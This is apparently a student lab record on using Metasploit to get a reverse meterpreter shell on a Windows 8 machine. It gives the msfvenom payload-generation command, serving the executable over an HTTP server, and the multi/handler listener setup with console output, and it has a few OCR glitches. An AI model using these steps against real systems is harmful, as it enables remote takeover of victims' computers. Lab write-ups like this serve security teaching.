Ex. No.: 8b Date: 20/04/24

METASPLOIT

AIM:

To set up Metasploit framework and exploit

reverse tcp in Windows 8 machine remotely.

ALGORITHM:

- 1. Generate payload to be inserted into the remote machine
- 2. Set the LHOST and it's port number 3. Open msfconsole.
- 4. Use exploit/multi/handler
- 5. Establish reverse_tcp with the remote windows 8 machine.
- 6. Run SimpleHTTPServer with port number 8000.
- 7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000 8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
- 9. Create a new directory using mkdir command.
- 10.Delete the created directory.

OUTPUT:

 $root@kali: \sim \# \ msfvenom \ -p \ windows/meterpreter/reverse_tcp \ LHOST=172.16.8.155$

LPORT=443 -f exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-]

No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes root@kali:~#

msfconsole


- [-] ***Rting the Metasploit Framework console...\
- [-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting TCP/IP connections on

port 5432? could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?

[-] ***



+ -- --=[4 evasion]

msf5 > use exploit/multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > show options Module options (exploit/multi/handler):

Name Current Setting Required Description

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Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

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EXITFUNC process yes Exit technique (Accepted: ", seh, thread, process, none)

LHOST yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port Exploit target:

Id Name

-- ----

0 Wildcard Target msf5 exploit(multi/handler) > set LHOST 172.16.8.155 LHOST => 172.16.8.156 msf5 exploit(multi/handler) > set LPORT 443 LPORT

=> 443 msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443

RESULT:

Thus, a Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been setup.